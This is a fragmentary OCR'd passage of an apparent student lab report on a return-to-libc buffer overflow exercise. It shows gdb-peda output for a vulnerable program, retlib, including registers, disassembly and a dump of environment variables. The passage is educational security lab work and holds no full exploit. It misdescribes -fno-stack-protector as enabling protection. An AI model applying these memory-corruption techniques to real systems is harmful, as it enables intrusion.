
As we can observe from the screen shot the attack no longer works with the new executable file but still works with the old executable file, using the same content of badfile.





We compile the program retlib.c by using the buffer overflow protection (-fnostack-protector)


We should use gdb to debug the first program(retlib)



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 10.
gdb-peda$ r
Starting program: /home/seed/retlib
Type here to search
ENG
01:26
02-03-2021



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[----------registers----------]
EAX: 0x804b008 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7fba000 --> 0x1b1db0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffed38 --> 0xbfffed68 --> 0x0
ESP: 0xbfffed20 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----------stack----------]
0000| 0xbfffed20 --> 0x80485c2 ("badfile")
0004| 0xbfffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed28 --> 0x1
0012| 0xbfffed2c --> 0xb7e66400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffed30 --> 0xb7fbbdbc --> 0xbfffeelc --> 0xbffff01a ("XDG_VTNR=7")
0020| 0xbfffed34 --> 0xb7e66406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfffed38 --> 0xbfffed68 --> 0x0
0028| 0xbfffed3c --> 0x804850f (<main+52>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:10
10 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char **)environ)
0xbffff01a: "XDG_VTNR=7"
Type here to search
ENG
01:27
02-03-2021



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
2:57 PM
gdb-peda$ x/100s 0xbffff01a
0xbffff01a: "XDG_VTNR=7"
0xbffff025: "XDG_SESSION_ID=c1"
0xbffff037: "CLUTTER_IM_MODULE=xim"
0xbffff04d: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff07d: "SESSION=ubuntu"
0xbffff08c: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0bd: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0ef: "SHELL=/bin/bash"
0xbffff0ff: "VTE_VERSION=4205"
0xbffff110: "TERM=xterm-256color"
0xbffff124: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff14d: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff170: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff215: "WINDOWID=60822398"
0xbffff227: "GNOME_KEYRING_CONTROL="
0xbffff23e: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1865"
0xbffff282: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2af: "USER=seed"
0xbffff2b9: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff31c: "QT_ACCESSIBILITY=1"
0xbffff32f: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...
0xbffff3f7: "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbffff4bf: "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff587: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*"...
0xbffff64f: "*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbffff717: "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbffff7df: "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3"...
Type here to search
ENG
01:27
02-03-2021



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
2:58 PM
0xbffff8a7: "6:*.xspf=00;36:"
0xbffff8b7: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8f1: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff925: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff94e: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff981: "COLUMNS=141"
0xbffff98d: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9d1: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j"...
0xbffffa99: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbffffb52: "DESKTOP_SESSION=ubuntu"
0xbffffb69: "_=/usr/bin/gdb"
0xbffffb78: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb99: "QT_IM_MODULE=ibus"
0xbffffbab: "JOB=unity-settings-daemon"
0xbffffbc5: "PWD=/home/seed"
0xbffffbd4: "XDG_SESSION_TYPE=x11"
0xbffffbe9: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc0e: "XMODIFIERS=@im=ibus"
0xbffffc22: "LANG=en_US.UTF-8"
0xbffffc33: "GNOME_KEYRING_PID="
0xbffffc46: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc7c: "GDM_LANG=en_US"
0xbffffc8b: "IM_CONFIG_PHASE=1"
0xbffffc9d: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcc1: "LINES=36"
0xbffffcca: "GDMSESSION=ubuntu"
0xbffffcdc: "GTK2_MODULES=overlay-scrollbar"
